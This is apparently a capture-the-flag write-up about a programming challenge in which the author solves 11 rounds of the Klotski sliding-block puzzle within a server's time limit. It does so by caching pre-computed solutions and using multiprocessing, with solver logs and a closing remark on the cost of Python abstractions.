
MISC. 华容道

A programming challenge about the ["Klotski", a.k.a the「华容道」 puzzle. (https://en.wikipedia.org/wiki/Klotski)](https://en.wikipedia.org/wiki/Klotski)

The game server sets a very severe restriction that **requrires solving 11 rounds of the puzzle (up to 180 steps!) in 10 seconds.** This is very hard for python to follow up. I realized that long after finishing the algorithm, at the moment the code had been filled with *nested functions* and *exceptions*. So I didn't want to port the algorighm to other languages.

I finally managed to speed up by caching all solutions found previously, and burn up the CPU to generate as much as possible solutions with ***multiprocessing***.

Eventually the challenge was won by **280+ pre-calculated solutions**.




```
(588136633) found solution, taking 96 steps
Game 588136633 finished in 2 rounds, status: lose
(2971616487) found solution, taking 110 steps
Game 2971616487 finished in 0 rounds, status: lose
(2671976516) found solution, taking 110 steps
(2071915059) found solution, taking 103 steps
Game 2671976516 finished in 0 rounds, status: lose
Game 2071915059 finished in 0 rounds, status: lose
(1881410840) found solution, taking 178 steps
Game 1881410840 finished in 4 rounds, status: lose
(727760161) found solution, taking 117 steps
(3161129437) found solution, taking 99 steps
Game 727760161 finished in 4 rounds, status: lose
Game 3161129437 finished in 5 rounds, status: lose
(1066870618) found solution, taking 104 steps
Game 1066870618 finished in 3 rounds, status: lose
Saving 143 solutions
Use cached 143 solutions
Use cached 143 solutions
Use cached 143 solutions
Use cached 143 solutions
Use cached 143 solutions
Use cached 143 solutions
```

```
➜  /tmp python3 maze.py solutions.json 2
Using cache file solutions.json, solver: 2
Loaded 336 solutions
Use cached 336 solutions
Use cached 336 solutions
{'gameId': 931319340, 'layout': '2512311312213003141l', 'status': 'ok'}
(931319340) Use previous solution of 2512311312213003141l
{'gameId': 819241584, 'layout': '25122110341213330111', 'status': 'ok'}
(819241584) Use previous solution of 25122110341213330111
(819241584) Use previous solution of 35121112341013320112
(819241584) found solution, taking 50 steps
(931319340) found solution, taking 99 steps
(931319340) Use previous solution of 51231121414141412002
(931319340) found solution, taking 82 steps
(931319340) Use previous solution of 35121112414141412002
(931319340) Use previous solution of 25122112334111414100
(931319340) Use previous solution of 05130111222241414141
(819241584) found solution, taking 139 steps
(819241584) Use previous solution of 25122110041233331111
(819241584) Use previous solution of 51301112222041414141
(819241584) Use previous solution of 35131111230221204141
(819241584) Use previous solution of 35121112412234131001
(931319340) found solution, taking 116 steps
(931319340) Use previous solution of 35131111222234131001
(931319340) Use previous solution of 22235131111341012410
Game 931319340 finished in 10 rounds, status: win
(819241584) found solution, taking 118 steps
Game 819241584 finished in 9 rounds, status: lose
Finished! status => {'flag': 'hgame{                                        }\n'
, 'status': 'win'}
Saving 336 solutions
```

The solver script is hosted on [gist.](https://gist.github.com/pnck/0e8b2c5acd0985c72c86567579846bb1)
(https://gist.github.com/pnck/0e8b2c5acd0985c72c86567579846bb1)

DO NOT MESS UP WITH "HIGH-LEVEL ABSTRACTION" IN PYTHON!

I mean, the *numpy* `ndarray` or any other "more human-friendly" data types / abstracitons. They lack so much of optimization that over **60%** CPU time was wasted on type conversions and data recompositions. The builtin `listcomp` method ate about 20% CPU time, which was really ridiculous.

That's the real lesson I learnt from this challenge.